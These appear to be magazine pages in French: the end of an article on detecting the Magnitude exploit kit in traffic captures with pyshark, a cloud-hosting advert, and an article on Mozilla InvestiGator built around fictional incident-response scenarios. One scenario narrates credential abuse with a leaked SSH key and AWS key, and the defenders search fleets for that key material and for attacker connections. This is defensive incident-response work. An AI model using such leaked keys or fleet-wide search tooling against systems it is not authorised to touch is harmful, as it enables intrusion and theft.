Pour l'analyse complète (et c'est là qu'on voit que tshark/wireshark ne sont plus suffisants face à la complexité de ce type d'attaque), j'invite le lecteur à consulter ceci : <http://www.malware-traffic-analysis.net/2014/04/30/index.html>.

6.3 Python + Tshark : l'alliance du requin et du serpent ça donne un mammouth !

Un wrappeur python existe pour tshark : **pyshark**.

Deux écoles pour l'installation :

```

pip install pyshark

```

ou

```

git clone https://github.com/KimiNewt/pyshark.git && cd pyshark/src &&
python setup install

```

La partie live est intéressante si le but est d'automatiser le sniffing de trafic comme une sandbox ou une machine virtuelle.

La seule différence avec le post mortem est l'appel de classe :

```

import pyshark
capture = pyshark.LiveCapture(interface='wlan0')
capture.sniff(timeout=50)

```

Ce bout de code capture pendant 50 secondes.

L'objet capture est une instance de LiveCapture et chaque paquet intercepté peut être lu de plusieurs façons :

- ⇒ **len(capture)** nous donne le nombre de paquets ;
- ⇒ **capture[0]** nous donne le premier paquet ;
- ⇒ **capture[1]** le second, ainsi de suite. Les gens qui connaissent **scapy** ou **dpkt** se rendent compte que tout est organisé par layer ;
- ⇒ **capture[0].ip** me donne accès au layer IP (si évidemment c'est de l'IP qui est dans ce paquet).

Pour tester : **hasattr(capture[0], 'ip')**.

Revenons à l'analyse de notre **pcap** sur l'Exploit Kit Magnitude. Nous allons automatiser la détection de l'exploit kit par l'enchaînement des stages. Tout d'abord, l'applet qui exploite la vulnérabilité Java et ensuite les exécutables qui vont suivre.

D'abord charger le **pcap** :

Fichier

```
import pyshark
capture = pyshark.FileCapture('2014-04-30-Magnitude-EK-traffic.pcap')
```

Ensuite, détecter le jar :

Fichier

```
import pyshark
capture = pyshark.FileCapture('2014-04-30-Magnitude-EK-traffic.pcap')
result={}
for p in capture:
    if hasattr(p, 'http'):
        if hasattr(p.http, 'content_type'):
            if p.http.content_type == 'application/x-java-archive':
                print 'jar detected: %s' % p
            if 'http.request.uri' in p.http.__dict__['_all_fields']:
                if p.http.__dict__['_all_fields']['http.request.uri'].find('.exe') > 0:
                    print 'executable detected %s' % p.http.__dict__['_all_fields']['http.request.uri']
capture.close()
```

Voici un p'tit bout de code qui peut être utile, mais reste très limité.

Déjà **pyshark** s'avère extrêmement lent et il est impossible d'extraire les données directement. Il est donc conseillé au lecteur qui souhaiterait aller plus loin dans la détection et l'analyse de ce type d'attaque d'aller voir vers Suricata ou Malcom. ■

REMERCIEMENTS

Nous remercions nos collègues du CERT Sekoia pour leur relecture et pour nous supporter tous les jours.

RÉFÉRENCE

<http://www.wireshark.org>

1&1 SERVEUR CLOUD

NOUVELLE GÉNÉRATION

Easy to use – ready to cloud*

Le nouveau serveur Cloud 1&1 procure une combinaison parfaite entre la performance d'un hardware dédié et la flexibilité du Cloud !

FLEXIBLE & ABORDABLE

Configuration individuelle

- CPU, RAM et stockage SSD sont configurables indépendamment et en toute flexibilité afin de s'adapter au mieux à vos besoins



Transparence des coûts

- **NOUVEAU** : facturation à la minute
- **NOUVEAU** : facturation détaillée, claire et structurée pour une totale maîtrise de votre budget

SIMPLE & SÛR

1&1 Cloud Panel

- **NOUVEAU** : l'interface innovante et conviviale facilite la gestion de votre serveur

Sécurité

- Les data centers haute performance de 1&1 comptent parmi les plus sûrs en Europe
- Les sauvegardes quotidiennes et snapshots vous protègent de la perte de données
- Le firewall intégré bloque les attaques contre votre serveur

TOUT INCLUS

Haute performance

- **NOUVEAU** : votre serveur Cloud livré en moins d'1 minute
- **NOUVEAU** : technologie SSD pour une performance maximale
- **NOUVEAU** : réseau privé VLAN, API, load balancing, firewall et de nombreuses autres fonctionnalités facilement configurables
- **NOUVEAU** : virtualisation reposant sur la technologie leader VMware
- **NOUVEAU** : applications incluses, prêtes à l'emploi : WordPress, Drupal™, Magento®
- Parallels® Plesk 12
- Trafic illimité



DOMAINES | MAIL | HÉBERGEMENT | E-COMMERCE | SERVEURS



Saisissez votre email et testez immédiatement



1 MOIS D'ESSAI GRATUIT !*

☎ **0970 808 911**
(appel non surtaxé)

*Facile à utiliser — prêt pour le Cloud. 1&1 Serveur Cloud : 1 mois d'essai gratuit, sans demande de vos coordonnées bancaires, puis à partir de 15,84 € HT/mois (19,01 € TTC) sur la base de la configuration minimum. Pas de frais de mise en service. Conditions détaillées sur 1and1.fr.
Windows et le logo Windows sont des marques déposées de Microsoft aux Etats-Unis et dans les autres pays. Linux est une marque déposée de Linus Torvalds aux Etats-Unis et dans les autres pays.

1&1

1and1.fr

3 DÉTECTEZ

MOZILLA INVESTIGATOR : QUAND VOS SERVEURS SE PRENNENT POUR SHERLOCK HOLMES

Julien Vehent



Avec suffisamment de serveurs à surveiller, l'investigateur expérimenté se retrouve souvent à chercher l'aiguille dans la botte de foin. Pour peu que l'infrastructure soit hétérogène, la recherche peut prendre plusieurs heures et souvent ne pas couvrir l'intégralité du domaine. Si vous êtes familier de ce problème et que PSSH ne fait plus l'affaire, la suite devrait vous intéresser. Une note toutefois : les personnages et situations qui suivent sont purement fictifs et ne représentent pas forcément la routine des investigations réalisées par l'auteur dans le cadre de son activité.

1. LE COMMIT À DEUX MAINS GAUCHES

Jean-Kevin a un bon lundi matin. Il fait beau sur San Francisco et il est de bonne humeur. Il gare son vélo devant le bâtiment du ferry de l'*Embarcadero* et commande un café organique du Guatemala chez *Blue Bottle Coffee*. Douze minutes de goutte-à-goutte et huit dollars plus tard, Jean-Kevin ressort, prend son vélo et se dirige au bureau. La matinée est calme, ce qui est rare dans son *open space*. Il en profite donc pour terminer la réécriture de l'API de gestion des instances SPOT sur AWS, celles utilisées pour convertir les vidéos de chats en GIF animés.

Midi arrive, Jean-Kevin n'a pas bu son café à huit dollars, trop amer. Il se concentre sur la routine de nettoyage des instances avant destruction. Il a presque terminé, tous ses tests passent, il décide donc de pousser ses changements dans la branche du projet sur GitHub et d'aller déjeuner. Jean-Kevin tape la même commande qu'il a tapée mille fois auparavant :

Terminal

```
$ git add .  
$ git commit -m 'work in progress' -a  
$ git push origin
```

Il est vingt-deux heures quinze à Minsk, Biélorussie, quand le *cyanogen* de Boris clignote avec une alerte. « Probablement un autre bitcoin-kiddie qui s'est fait avoir » se dit l'ingénieur qui arrondit ses fins de mois en « empruntant » les portefeuilles virtuels des amateurs peu prudents. Le SMS est toutefois différent :

Fichier

```
PRIVATE KEY FOUND : https://github.com/jean-kevin/spotapimanager/blob/conf/id-rsa
```

« Cool ! ». La course commence. Boris sait que GitHub effectue le même type de scan que lui et va certainement découvrir la clé et alerter son propriétaire rapidement. Il clone le code source, récupère la clé et scanne le répertoire : deux noms de serveurs et une clé AWS, jackpot !! L'un des deux serveurs écoute sur le réseau et c'est un bastion SSH. Boris essaie la clé sur l'utilisateur root, rien. Il essaie avec *jean-kevin* et se retrouve connecté au serveur. Pas de sudo, dommage. Mais la clé AWS donne d'autres accès intéressants : en quelques minutes, Boris a démarré 8 c3.2xlarge en Irlande et commence à miner des bitcoins. La soirée s'annonce plutôt pas mal.

Jean-Kevin a bien déjeuné et s'est permis une demi-heure supplémentaire pour discuter de l'efficacité des goroutines comparées aux callbacks de NodeJS. Il retourne à son bureau, ouvre ses e-mails, clique paresseusement sur un e-mail intitulé « Alerte de sécurité sur votre compte GitHub.com ». Probablement un autre phishing.

Fichier

```
Nous avons détecté un contenu potentiellement secret sur votre dépôt  
"spotapimanager". https://github.com/jean-kevin/spotapimanager/blob/conf/id-rsa
```

Jean-Kevin sursaute, renverse son café organique guatémaltèque sur son bureau, soulève son ordinateur portable d'un geste vif pour éviter le drame et se rue sur les serviettes en papier. Cinq minutes, et de nombreux jurons plus tard, il retourne à ses e-mails et suit la procédure de suppression fournie par GitHub. Une heure trente, se dit-il, ça n'a pas pu aller bien loin. Dans le doute, il contacte son collègue de la sécurité pour lui demander son avis.

Gérard a une opinion différente de Jean-Kevin sur la dangerosité de l'alerte. Une clé privée sur GitHub, c'est mauvais signe. Il jette un œil sur le code source et en deux minutes trouve

la clé AWS, et commence à sérieusement stresser. Il alerte son chef, regroupe l'équipe, et passe en DEFCON 3 : tout le monde se connecte sur le site de vidéoconférence privée de l'entreprise pour évaluer les dégâts. Première bonne nouvelle : la clé privée n'est pas la clé principale de Jean-Kevin. Il l'utilise dans l'environnement de dev et sur un petit nombre de serveurs de test. Par contre, la clé AWS a un accès large sur le compte de l'équipe de Jean-Kevin. Tout d'abord, désactiver les accès, ensuite, lire les logs.

Gérard se prépare à inspecter les serveurs à la recherche de toutes traces des clés. Dans le doute, il ne se limite pas au compte AWS et recherche tous les serveurs de l'entreprise. Les serveurs font tourner l'agent de MIG et sont connectés au relais RabbitMQ central en attente de commandes. Gérard démarre la console de MIG pour vérifier l'état de l'infrastructure :

Terminal

```
$ mig-console

## ##
# # # /-\ ---|| | /\
# # | | / || | /--\ .-.-.-.-.- ( | ) .-.-.-.-.-
# # \ / ---| \ \ / \ .-.-.-.-.- ~~~~~
##
# | \ \ / /-----|
# | \ \ / / | - | |
### | \ \ / / ---| |
#####
# # # /\ --- /-\ |---|
# # # /--\ | | | |-\ //
##### / \ | \ / | \ //

+-----
| Agents & Endpoints summary:
| * 7398 online agents on 7398 endpoints
| * 27872 idle agents on 4686 endpoints
| Online agents by version:
| * version 20150122+ad43a11.prod: 671 agents
| * version 20150330+e3f41a6.prod: 6727 agents
| Idle agents by version:
| * version 20150330+e3f41a6.prod: 27867 agents
+-----
mig>
```

Un total de 12000 *endpoints* lui semble correct. La plupart font tourner l'agent en tant que daemon, mais un certain nombre préfère l'invoquer périodiquement dans une tâche cron et reporte donc un statut inactif (*idle*). Il quitte la console, préférant l'outil en ligne de commandes pour lancer sa recherche.

Gérard utilise l'option `-t` pour spécifier une cible de recherche qui inclut les agents inactifs, en espérant que ces derniers se réveillent et lance la recherche avant que la date d'expiration ne soit atteinte. Pour éviter ce problème, il place l'expiration à six heures. Ça devrait être suffisant pour tout couvrir.

Terminal

```
$ mig file -t "agents.status IN ('online', 'idle')" -e 6h \
-path /home -path /root -size "<1k" -maxdepth 5 -content "28zs0p1Ix00iCVtW
Vk5hCIeBw1|AKIAIAU26YJPLZX2JROA"
```


Il place ensuite les paramètres de recherche spécifiques au module `file` qu'il utilise. Pour le moment, rechercher les contenus de `/root` et `/home` sera suffisant. Il limite la recherche aux fichiers de moins d'un kilo-octet et pas plus de cinq niveaux d'arborescence pour éviter de se retrouver à scanner un serveur de fichiers. Finalement, il place une regex

de recherche sur le contenu qui retournera soit les fichiers qui contiennent une partie de la clé SSH, soit les fichiers qui contiennent la clé AWS, en utilisant une barre verticale pour former un **ou**. La commande est prête, Gérard l'exécute :

Terminal

```
12084 agents will be targeted. ctrl+c to cancel. launching in 5 4 3 2 1 GO
Following action ID 1427824392042957568.status=inflight..5% ....19% ...21%
...21% ....22% ...
```

En arrière-plan, le client de ligne de commandes **mig** génère une action au format JSON et appelle l'agent GPG qui tourne sur le portable de Gérard pour calculer une signature en utilisant sa clé privée. Le fichier JSON signé est envoyé à l'API où l'identité de Gérard et la signature de l'action sont vérifiées. L'action est insérée dans la base de données PostgreSQL puis récupérée par le scheduler qui envoie une commande à chaque agent ciblé via RabbitMQ.



Les agents connectés au relais RabbitMQ reçoivent leur commande et en vérifient la signature, s'assurant ainsi de ne pas exécuter de commandes venant d'un investigateur inconnu. La signature de Gérard étant valide, chaque agent passe les paramètres de recherche au module **file** qui inspecte le stockage local.

En quelques secondes, les agents les plus rapides renvoient déjà leurs résultats. Gérard les affiche depuis la console de MIG, laissant la ligne de commandes afficher la progression en arrière-plan.

Terminal

```
mig> action 1427824392042957568
action 568> results found
search 's1'
srv1.example.net /home/jean-kevin/.ssh/id-rsa [lastmodified:2015-02-12
15:56:47.37765893 +0000 UTC, mode:-rw-r--r--, size:54] in search 's1'
db3.example.net /root/.boto [lastmodified:2015-03-31 07:47:56.648579975 +0000
UTC, mode:-rw-r--r--, size:54] in search 's1'
dev1.us-east1.example.com /home/jean-kevin/.ssh/id-rsa
[lastmodified:2015-03-31 07:48:21.352248964 +0000 UTC, mode:-rw-r--r--,
size:54] in search 's1'
3 agents have found results
```

Deux fichiers **id-rsa** contenant probablement la clé SSH et un fichier **.boto**, typique de la librairie python pour AWS, sont trouvés. Il faut nettoyer ces fichiers et remplacer la clé AWS au plus vite. Des résultats arriveront certainement plus tard, mais c'est déjà un début.

Il décide de vérifier les logs de connexion SSH sur ses serveurs. Beaucoup sont reçus sur les serveurs syslog centraux, mais quelques serveurs y manquent dont justement les instances de développement du compte AWS compromis, qui n'utilisent pas Puppet. La manière la plus sûre est donc de lancer une recherche dans les fichiers de logs **/var/log/secure** (Red Hat) et **/var/log/auth.log** (Debian). Pour cela, il extrait l'empreinte de la clé privée de Jean-Kevin et l'utilise dans une recherche MIG.

Terminal

```
$ ssh-keygen -yf ~/.ssh/jk_privkey > /tmp/jkpubkey

$ ssh-keygen -lf /tmp/jkpubkey
2048 c5:35:42:f4:26:ee:bc:e4:30:a6:3b:ed:f0:cb:2b:46 /tmp/jkpubkey (RSA)

$ mig file -t "status IN ('online', 'idle')" -e 6h -path /var/log -name
"^([secure|auth.log])$" -content " c5:35:42:f4:26:ee:bc:e4:30:a6:3b:ed:f0:cb:2b:46"
12084 agents will be targeted. ctrl+c to cancel. launching in 5 4 3 2 1 GO
Following action ID 1427835678713693440.status=inflight...88% ...90% ...92%
.100%
dev1.us-east1.example.com /var/log/secure [lastmodified:2015-03-31
21:00:24.260976054 +0000 UTC, mode:-rw-----, size:6037203] in search 's1'
bastion.us-west1.example.com /var/log/auth.log [lastmodified:2015-03-31 21:00:28
+0000 UTC, mode:-rw-----, size:11773795] in search 's1'
criticalappl.secure.example.net /var/log/auth.log [lastmodified:2015-03-31
21:00:28 +0000 UTC, mode:-rw-----, size:11773795] in search 's1'
git3.example.net /var/log/secure [lastmodified:2015-03-31 20:59:42.070241589
+0000 UTC, mode:-rw-----, size:550739] in search 's1'
4 agents have found results
```

Quatre résultats et donc quatre serveurs qui sont potentiellement compromis. Le bastion sur **us-west1** donne probablement accès à d'autres serveurs. Gérard passe cette information à son équipe et décide de geler ces systèmes pour faciliter l'investigation. Il se connecte au bastion, tape **w** et voit une connexion pour Jean-Kevin.

Fichier

```
jean-kevin pts/117 18.42.21.65 12:54 1:19m 0.14s 0.14s -bash
```

L'IP est localisée en Biélorussie. Gérard jure en triple exemplaire, son micro grand ouvert, avec le chef du chef qui venait de rejoindre la vidéoconférence. Gérard coupe son micro, jure un peu plus, puis explique à ses collègues que le bastion s'est déjà fait prendre. Il faut geler tout le périmètre au plus vite.

Au même moment, Emmett, le spécialiste sécurité AWS de l'équipe, a identifié plusieurs instances **c3.2xlarge** récemment créées. La clé SSH utilisée pour accéder à ces instances n'est connue de personne. Deux indicateurs valent mieux qu'un : Jean-Kevin a clairement

donné son infra en pâture à un mineur de bitcoins ! Boris ne le sait pas encore, mais ses instances sont sur le point de disparaître et ses accès coupés. Tant pis, il aura tout de même réussi à les utiliser gratuitement pendant 3 heures.

Par prudence, Gérard vérifie que l'IP n'est pas connectée à d'autres systèmes. Il lance une action MIG qui inspecte le contenu de **netstat** sur tous les systèmes. Pour accélérer la recherche, il se limite aux agents qui sont « online ». De toute façon, les agents périodiques n'acceptent pas de connexions directes de l'internet.

Terminal

```
$ mig netstat -t "status='online'" -ci 18.42.21.65
7467 agents will be targeted. ctrl+c to cancel. launching in 5 4 3 2 1 GO
Following action ID 1427837049454201344.status=inflight....100% done in 12.942112905s
7467 sent, 7467 done, 0 inflight, 7467 succeeded, 0 failed
bastion.us-west1.example.com found connected tuple 18.42.21.65:53320 with local tuple
10.22.74.25:22 for netstat connectedip:'18.42.21.65'
1 agents have found results
```

Encore le bastion, et aucun autre serveur ne retourne de résultat. Au moins, il sait que l'intrus n'est pas connecté autre part. Enfin une bonne nouvelle.

Jean-Kevin retourne à son bureau, il est vingt heures et il vient de passer l'après-midi à faire des rotations de clés sur tous ses sites. Il ouvre son tiroir pour prendre ses clés d'appartement, pour s'apercevoir que le café a coulé à l'intérieur. Un dernier juron, pour la forme, et il quitte les bureaux. Fichu lundi !

2. LE FAISEUR D'ÉCHO

Mike est fâché. Il vient de se faire souffler dans les bronches par son chef.

« - Vous vous souvenez de l'incident du serveur NTP qui s'est fait démonter par un script kiddie ? Et bien maintenant les grands chefs veulent comprendre comment l'intrus a réussi à télécharger tout son barda sur un serveur qui est censé ne faire que de l'UDP sur le port 123.

- Tu leur as expliqué que la moitié des serveurs ont accès complet à l'Internet ?

- Ouais, forcément, et j'aurais mieux fait de me taire. Maintenant ils veulent la liste de tous les serveurs qui ne sont pas derrière un proxy.

- Oh la bonne blague. Et on est censé trouver ça comment ? On se farcit à la main les 4000 lignes de règles du firewall en bordure pour lister les serveurs qui ne sont pas bloqués ?

- C'est une option, si t'as rien à faire ce week-end... Sinon j'avais pensé pousser un script via puppet qui fait un curl de **google.com**. On stocke le code retour dans une entrée syslog et on grep tout ça sur le serveur de logs. C'est bourrin et il va nous en manquer un peu, mais ça passe. »

L'équipe continue de discuter de différentes manières d'obtenir la liste des serveurs ayant accès à l'Internet lorsque Gérard passe par là, une *Sierra Nevada* dans une main, son portable dans l'autre.

« - C'est pas pour m'immiscer, mais vous êtes au courant que MIG a un module ping ?

- Comment ça un module ping ?

- Ben ouais... »

Gérard ouvre son portable sur le bar où s'est accoudé Mike, appuie sur CTRL+SHIFT+T pour ouvrir un terminal et tape :

Terminal

```
$ mig ping -t "name like '%dc1%' " -d google.com -dp 80 -p tcp
```

« - Je mets **'%dc1 %'**, c'est juste pour limiter aux serveurs qui sont sur le datacenter 1. Mais on peut lancer le ping de n'importe où vers n'importe quelle destination : tcp, udp ou icmp. »

Sur l'écran, les résultats s'accumulent :

Terminal

```
471 agents will be targeted. ctrl+c to cancel. launching in 5 4 3 2 1 GO
Following action ID 1427841641368046848.status=inflight...99% .- 98.9%
done in 11.78508943s
471 sent, 466 done, 5 inflight, 421 succeeded, 0 failed
dbmkt1.dcl.example.net tcp ping of google.com:80 (74.125.224.101)
succeeded. Target is reachable.
bkp1.dcl.example.net tcp ping of google.com:80 (74.125.224.97) succeeded.
Target is reachable.
ns.dcl.example.net tcp ping of google.com:80 (74.125.224.98) succeeded.
Target is reachable.
ntp1.dcl.example.net tcp ping of google.com:80 (74.125.224.104) succeeded.
Target is reachable.
...etc...
```

Gérard essaie de cacher sa satisfaction d'un air blasé qui ne trompe pas ses collègues.

« - C'est un étudiant qui a écrit le module il y a pas très longtemps. On vient juste de le déployer partout dans la dernière version de mig-agent. »

Mike sourit : « Bon ben ça c'est fait. Du coup, on reprend une bière ? ».

3. LA PIEUVRE

13h29, un dimanche pluvieux, sur IRC :

« <llota> ping

<rflu> pong, quoi de neuf ?

<llota> Serge vient de donner sa démission. En fanfare, un dimanche, pendant son astreinte. Je viens d'être appelé par son chef pour fermer ses accès...

<rflu> Sympa ! Tu veux un coup de main ?

<llota> Si ça t'embête pas, oui. J'ai désactivé son LDAP et puppet a enlevé son compte de la plupart des serveurs, mais pas partout. Il me faudrait la liste.

<rflu> Ok, c'est quoi son login ?

<llota> skaramazov... aucun lien, fils unique

<rflu> Sans déconner ! »

rflu ouvre son terminal et lance la recherche.

Terminal

```
$ mig file -path /etc/passwd -content "^skaramazov:"
```

« <rflu> J'ai trouvé une trentaine de serveurs qui ont toujours son compte. Je t'envoie la liste par e-mail.

<llota> Merci. Tu as moyen de voir s'il fait tourner des processus avec son compte utilisateur ?

<rflu> Bonne question... ça doit être possible si on grep **/proc** pour son login. Par contre, pas moyen de savoir s'il a un processus root en backdoor.

<llota> On peut peut-être vérifier si son IP est connectée ?

<rflu> Donne-moi son IP et je vais regarder. »

Chercher un processus lancé par un utilisateur est un peu plus complexe que les recherches habituelles que rflu lance via MIG. Une chance que les UID des utilisateurs sur les serveurs sont synchronisées avec LDAP. Il requête le gestionnaire d'identité et trouve l'UID de Serge : 6352. C'est suffisant pour rechercher un processus qui tourne avec cet UID, en vérifiant les fichiers **status** dans **/proc**.

Terminal

```
$ mig file -path /proc -name "^status$" -content "^Uid:\s+6352\s+"
-maxdepth 2
Following action ID 1427852086793310720.
status=inflight...74% 92% ..92% ...92% -- 93.3% done in 4m45.984075313s
1379 sent, 1287 done, 92 inflight, 1284 succeeded, 3 failed
lb1.dc2.example.net /proc/461/status [lastmodified:2015-03-04
12:08:10.845972326 +0000 UTC, mode:r--r--r--, size:0] in search 's1'
bkpmaster.dcl.example.com /proc/15577/status [lastmodified:2015-03-31
00:45:02.056660431 +0000 UTC, mode:r--r--r--, size:0] in search 's1'
```

« <rflu> J'ai trouvé deux processus qui tournent sous son utilisateur. Je suis en SSH sur les machines et il y a un tmux qui fait tourner un script dans **/home/skaramazov/rrdupdate.sh**. On dirait un analyseur pour les logs de HAProxy. L'autre, c'est un processus mosh qui tourne le serveur de backup. Aucune idée pourquoi, mais c'est un bon candidat pour un coup de hache.

<llota> Argh... le script RRD date de l'antiquité. On risque de casser des choses si on le déconnecte.

<rflu> Je te laisse gérer les dommages. As-tu pu trouver son IP que je teste les connexions ?

<llota> Oui, c'est **71.103.206.54**. Il a aussi une IPv6 à **fe80::bada:5aff:fe99:120f/64**.

<rflu> Ok, je regarde. »

Prudence oblige, rflu décide d'envoyer un e-mail à son collègue lahcim qui s'occupe des IDS des datacenters. Quitte à surveiller des adresses IP, autant le faire au point d'inspection de tout le trafic.

Il lance toutefois une inspection immédiate des connexions réseaux des serveurs, via le module **netstat**.

Terminal

```
$ mig netstat -ci 71.103.206.54 -ci fe80::bada:5aff:fe99:120f/64
1407 agents will be targeted. ctrl+c to cancel. launching in 5 4 3 2 1 GO
Following action ID 1427854610404422656.status=inflight...89% ...90% 100%
ssh.dcl.example.net found connected tuple 71.103.206.54:43409 with local
tuple 10.22.72.158:22 for netstat connectedip:'71.103.206.54'
os2 found connected tuple 71.103.206.54:43409 with local tuple
192.168.1.3:3306 for netstat connectedip:'71.103.206.54'
2 agents have found results
```

Un brin perplexe, rflu inspecte les résultats. **ssh.dcl** est un relais SSH. Normal donc d'y trouver une connexion vers le domicile de l'administrateur travaillant à distance. **os2**, par contre, est un serveur dont rflu n'a jamais entendu parler. Avec 1500 serveurs actifs, ça n'est pas vraiment étonnant. Par contre, l'IP locale sur un réseau de classe C indique que ce


système ne suit pas les assignations habituelles. Curieux de localiser l'anomalie, il lance la console de MIG pour générer une carte des résultats.

Terminal

```
mig> action 1427854610404422656
action 56> results found map
map written to /tmp/migmap_416485565
```

En arrière-plan, la console émet une requête de recherche à l'API de MIG demandant les résultats au format géolocalisé. Cette dernière récupère les résultats de la base de données et transforme l'adresse IP publique des deux agents en latitude et longitude via la base de données de Maxmind. Les résultats sont retournés à la console au format JSON, ce qui lui permet de générer le JavaScript nécessaire pour les afficher dans Google Maps.

Geolocation of found results for action ID 1427854610404422656
netstat -ci 71.103.206.54 -ci fe80::bada:5aff:fe99:120f/64



```
1. os2: found=true
2. ssh.dc1.example.net: found=true
```

« <rflu> J'ai trouvé deux serveurs connectés à son IPv4. **ssh.dc1** est l'un deux, il faudrait penser à couper sa connexion.

<llota> Bien vu, je m'en occupe tout de suite. Et l'autre ?

<rflu> C'est un peu bizarre. Un serveur qui s'appelle « **os2** ». Jamais entendu parler. Vu la localisation, on dirait une instance qui tourne sur AWS dans **us-east1**. En plus, la connexion est directe sur 3306, donc ça doit faire tourner MySQL. T'as une idée?

<llota> Pas sûr... on a bien un compte AWS qui sert à faire tourner un peu de tout.

<rflu> Vous n'aviez pas fait un PoC pour faire tourner WordPress dans AWS il n'y a pas longtemps ?

<llota> Ah si, c'est bien possible. Je vais jeter un œil, mais un MySQL qui tourne ouvert sur l'Internet, ça sent bien le poc WordPress... Merci du coup de main.

<rflu> Pas de soucis, je suis là si besoin. De toute façon, aujourd'hui, il tombe des cordes... ».

4. ÉLÉMENTAIRE, MON CHER GATOR

Retour dans le monde réel pour un rapide épilogue. MIG a été créé à l'été 2013 pour améliorer la collecte d'intelligence au sein des infrastructures de Mozilla. Deux ans et plusieurs milliers de lignes de Go plus tard, nous l'utilisons au quotidien pour mesurer la sécurité des systèmes et faciliter l'investigation des incidents. Une présentation complète de la plate-forme se trouve sur <http://mig.mozilla.org>, et je me contenterai ici de mentionner les avantages de MIG sur d'autres projets du même type.

Tout d'abord, MIG impose des règles de sécurité strictes pour protéger son infrastructure. Les composants de MIG (API, scheduler, relais et base de données) peuvent être compromis sans propager le problème aux agents et systèmes de l'infrastructure. La sécurité des opérations réside dans la sécurité des clés PGP des investigateurs, qui doivent donc être conservées de manière sécurisée sur leurs ordinateurs. Ce modèle nous permet de déployer l'agent dans des environnements de haute sécurité sans craindre d'induire de nouveaux risques.

Ensuite, MIG ne transfère jamais de données brutes depuis les serveurs. Les recherches retournent des metadata, comme des noms de fichiers ou des paramètres de connexion, et les contenus ne sont jamais transférés. Cela permet de préserver la vie privée dans l'hypothèse où MIG serait déployé sur des postes utilisateurs, et de garantir que les contrôles d'accès aux données ne sont pas contournés par MIG. Ce principe réduit également la pression sur la base de données de MIG qui limite ainsi son stockage à de faibles quantités de metadata, quand d'autres outils transfèrent des téraoctets de données par le réseau pour effectuer des analyses du même type.

Enfin, MIG est portable et discret. Notre expérience des solutions de sécurité des systèmes nous a appris que déployer un outil sur un grand nombre de systèmes hétérogènes est très difficile soit parce que le nombre de dépendances est important, soit parce que la configuration est complexe, et parfois les deux. A contrario, l'agent de MIG se déploie avec un binaire unique sans dépendances et sans configuration (ou avec, au choix, si déployer des binaires qui contiennent des clés privées ne vous plaît pas). Il est discret, très stable, et peut tourner aussi bien sur un container LXC que sur une base de données avec 64 processeurs. Dans les deux cas, l'agent s'assurera de ne pas consommer des quantités astronomiques de ressources.

Mozilla InvestiGator est en croissance rapide. Nous ajoutons des fonctionnalités en permanence. L'objectif premier est d'améliorer les capacités d'introspection de l'agent (système de fichiers, réseau et mémoire) sur Linux, Mac OS et Windows. MIG tourne déjà sur les deux premiers et le troisième est très proche. Nous travaillons également à améliorer la complexité de déploiement, par exemple en automatisant la gestion des règles d'accès et la distribution des clés des investigateurs.

